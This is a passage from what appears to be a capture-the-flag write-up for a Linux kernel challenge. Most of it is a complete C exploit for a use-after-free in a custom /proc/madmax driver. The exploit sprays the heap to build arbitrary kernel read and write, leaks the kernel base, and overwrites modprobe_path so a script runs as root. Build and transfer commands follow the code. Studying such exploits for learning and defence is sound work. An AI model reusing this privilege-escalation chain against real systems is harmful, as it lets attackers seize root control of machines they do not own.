        printf("[ERROR] Failed to allocate object at slot[%lu]: ret=%d\n", idx, ret);
    }
    return ret;
}

int free_object(uint64_t idx) {
    uint64_t arg = idx;
    int ret = ioctl(device_fd, CMD_FREE_OBJECT, &arg);
    if (ret == 0) {
        printf("[TRIGGER] Freed object at slot[%lu] (UAF activated)\n", idx);
    } else {
        printf("[ERROR] Failed to free object at slot[%lu]: ret=%d\n", idx, ret);
    }
    return ret;
}

int alloc_payload(uint64_t idx, struct payload_data *data) {
    struct {
        uint64_t idx;
        char data[0x40];
    } arg;
    arg.idx = idx;
    memcpy(arg.data, data->data, 0x40);
    int ret = ioctl(device_fd, CMD_ALLOC_PAYLOAD, &arg);
    if (ret == 0) {
        printf("[SUCCESS] Allocated payload at slot[%lu]\n", idx);
    } else {
        printf("[ERROR] Failed to allocate payload at slot[%lu]: ret=%d\n", idx, ret);
    }
    return ret;
}

int read_pointer(uint64_t idx, uint64_t *out) {
    struct {
        uint64_t idx;
        uint64_t data;
    } arg;
    arg.idx = idx;
    arg.data = 0;
    int ret = ioctl(device_fd, CMD_READ_POINTER, &arg);
    if (ret == 0) {
        *out = arg.data;
        printf("[READ] Slot[%lu]->pointer = 0x%lx\n", idx, *out);
    } else {
        printf("[ERROR] Failed to read from slot[%lu]->pointer: ret=%d\n", idx, ret);
    }
    return ret;
}

int write_pointer(uint64_t idx, uint64_t data) {
    struct {
        uint64_t idx;
        uint64_t data;
    } arg;
    arg.idx = idx;
    arg.data = data;
    int ret = ioctl(device_fd, CMD_WRITE_POINTER, &arg);
    if (ret == 0) {
        printf("[WRITE] Wrote 0x%lx to slot[%lu]->pointer\n", data, idx);
    } else {
        printf("[ERROR] Failed to write to slot[%lu]->pointer: ret=%d\n", idx, ret);
    }
    return ret;
}

void arbitrary_read(uint64_t address, uint64_t *result) {
    alloc_object(current_slot);
    free_object(current_slot);
    struct payload_data payload;
    memcpy(&payload.data, &address, 8);
    alloc_payload(current_slot, &payload);
    read_pointer(current_slot, result);
    current_slot += 1;
}

void arbitrary_write(uint64_t address, uint64_t data) {
    alloc_object(current_slot);
    free_object(current_slot);
    struct payload_data payload;
    memcpy(&payload.data, &address, 8);
    alloc_payload(current_slot, &payload);
    write_pointer(current_slot, data);
    current_slot += 1;
}

void pin_to_cpu() {
    cpu_set_t cpu_set;
    CPU_ZERO(&cpu_set);
    CPU_SET(0, &cpu_set);
    sched_setaffinity(0, sizeof(cpu_set), &cpu_set);
    printf("[INFO] Process pinned to CPU 0\n");
}

void spray_creds() {
    printf("[INFO] Spraying credentials cache...\n");
    for (int i = 0; i < 800; i++) {
        pid_t pid = fork();
        if (pid == 0) {
            pause();
        }
    }
    printf("[SUCCESS] Created 800 processes for cache spraying\n");
}

int main(void) {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    printf("[INFO] Opening device /proc/madmax...\n");
    device_fd = open("/proc/madmax", O_RDWR);
    if (device_fd < 0) {
        perror("[FATAL] Failed to open /proc/madmax");
        exit(1);
    }
    printf("[SUCCESS] Device opened (fd=%d)\n\n", device_fd);

    pin_to_cpu();
    spray_creds();

    printf("[INFO] Filling kmalloc-128 cache...\n");
    for (int i = 0; i < 600; i++) {
        spray_fds[i] = open("/proc/self/stat", O_RDONLY);
        if (spray_fds[i] < 0) {
            perror("[WARNING] open /proc/self/stat");
        }
    }

    for (int i = 0; i < 2; i++) {
        alloc_object(i);
    }
    printf("[INFO] Allocated 2 primary objects\n");

    for (int i = 0; i < 2; i++) {
        free_object(i);
    }
    printf("[INFO] Freed 2 primary objects for UAF\n");

    struct {
        long mtype;
        char mtext[0x40 - sizeof(long)];
    } message;

    int spray_counter = 0;
    printf("[INFO] Alternating msg_msg and seq_operations spraying...\n");
    for (int round = 0; round < 3; round++) {
        msg_queues[round] = msgget(IPC_PRIVATE, 0666 | IPC_CREAT);
        if (msg_queues[round] < 0) {
            perror("[WARNING] msgget");
            continue;
        }

        for (int i = 0; i < 30; i++) {
            message.mtype = 1;
            memset(message.mtext, 0xAA, sizeof(message.mtext));
            if (msgsnd(msg_queues[round], &message, sizeof(message.mtext), IPC_NOWAIT) < 0) {
                perror("[WARNING] msgsnd");
            }

            int idx = 100 + spray_counter++;
            spray_fds[idx] = open("/proc/self/stat", O_RDONLY);
            if (spray_fds[idx] < 0) {
                perror("[WARNING] open /proc/self/stat");
            }
        }
    }
    printf("[SUCCESS] Sprayed ~90 msg_msg and ~90 seq_operations objects\n");

    uint64_t leaked_ptrs[2];
    for (int i = 0; i < 2; i++) {
        read_pointer(i, &leaked_ptrs[i]);
    }

    uint64_t kernel_text_addr;
    current_slot = 2;
    arbitrary_read(leaked_ptrs[1] - 0x80, &kernel_text_addr);
    printf("[LEAK] Kernel text address: %#lx\n", kernel_text_addr);

    uint64_t kernel_base = kernel_text_addr - 0x267df0;
    printf("[LEAK] Kernel base address: %#lx\n", kernel_base);

    uint64_t modprobe_path_addr = kernel_base + 0x1b90ea0;
    printf("[TARGET] modprobe_path address: %#lx\n", modprobe_path_addr);

    uint64_t new_modprobe_value = 0x612f706d742f;  // "/tmp/a" in little endian
    arbitrary_write(modprobe_path_addr, new_modprobe_value);
    printf("[EXPLOIT] Overwritten modprobe_path\n");

    system("echo '#!/bin/sh' > /tmp/a");
    system("echo 'touch /root/pwned' >> /tmp/a");
    system("chmod 777 /tmp/a");
    printf("[INFO] Created payload script at /tmp/a\n");

    system("echo -ne '\\xff\\xff\\xff\\xff' > /tmp/fake");
    system("chmod +x /tmp/fake");
    printf("[INFO] Created fake executable at /tmp/fake\n");

    printf("[TRIGGER] Executing fake binary to trigger modprobe_path...\n");
    system("/tmp/fake 2>/dev/null");

    sleep(1);
    printf("[VERIFICATION] Checking if /root/pwned exists...\n");

    close(device_fd);
    return 0;
}
we build it
aarch64-linux-gnu-gcc -static -o exploit exploit.cc
we transfer our driver to the machine
scp -P 10021 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null madmax.ko root@127.0.0.1:/root
Warning: Permanently added '[127.0.0.1]:10021' (ED25519) to the list of known hosts.
root@127.0.0.1's password:
madmax.ko                                                              100%  267KB   3.5MB/s   00:00
we then run the driver
Welcome to Wasteland
wasteland login: root
Password:
# ls
madmax.ko
# insmod madmax.ko
[   19.707488] madmax: loading out-of-tree module taints kernel.
[   19.718220] MAD MAX: FURY KERNEL LOADED
#
we then move out exploit
scp -P 10021 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null exploit madmax@127.0.0.1:/home/madmax/
Warning: Permanently added '[127.0.0.1]:10021' (ED25519) to the list of known hosts.
madmax@127.0.0.1's password:
exploit                                                                100%  867KB   3.8MB/s   00:00

And run it boom our file is written to root.
Hard ??? you were not alone … even Furiosa saw dust

Until next time, keep running… preferably toward more flags and fewer debugging nightmares!